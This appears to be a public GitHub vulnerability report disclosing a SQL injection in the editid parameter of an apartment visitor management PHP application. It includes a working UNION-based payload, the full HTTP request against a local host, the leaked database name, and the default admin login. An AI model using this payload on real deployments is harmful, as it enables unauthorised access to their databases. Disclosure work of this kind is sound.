xxxcoll / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / apartment-visitor-management-system / SQLi-1.md

xxxcoll Create SQLi-1.md History

1 contributor

31 lines (21 sloc) 1.07 KB

Apartment Visitor Management System v1.0 by oretnom23 has SQL injection

BUG_Author: xxxcoll

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php-apartment-visitor-management-system-source-code

The program is built using the xmapp-php8.1 version

Vulnerability File: /avms/edit-apartment.php?editid=


Vulnerability location: /avms/edit-apartment.php?editid=, editid

dbname =avms_db

[+] Payload: /avms/edit-apartment.php?editid=-20%27%20union%20select%201,database(),3,4--+ // Leak place ---> editid

```
GET /avms/edit-apartment.php?editid=-20%27%20union%20select%201,database(),3,4--+ HT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=fjhrjdpuej6edqv5haoadpj3lc
Connection: close
```



```
http://192.168.1.19/avms/edit-apartment.php?editid=-20' union select 1,database(),3,4--+
```

Update Apartment Details

Please make changes per requirements

Apartment Number: avms_db

Building Number: 3

Apartment Status: 4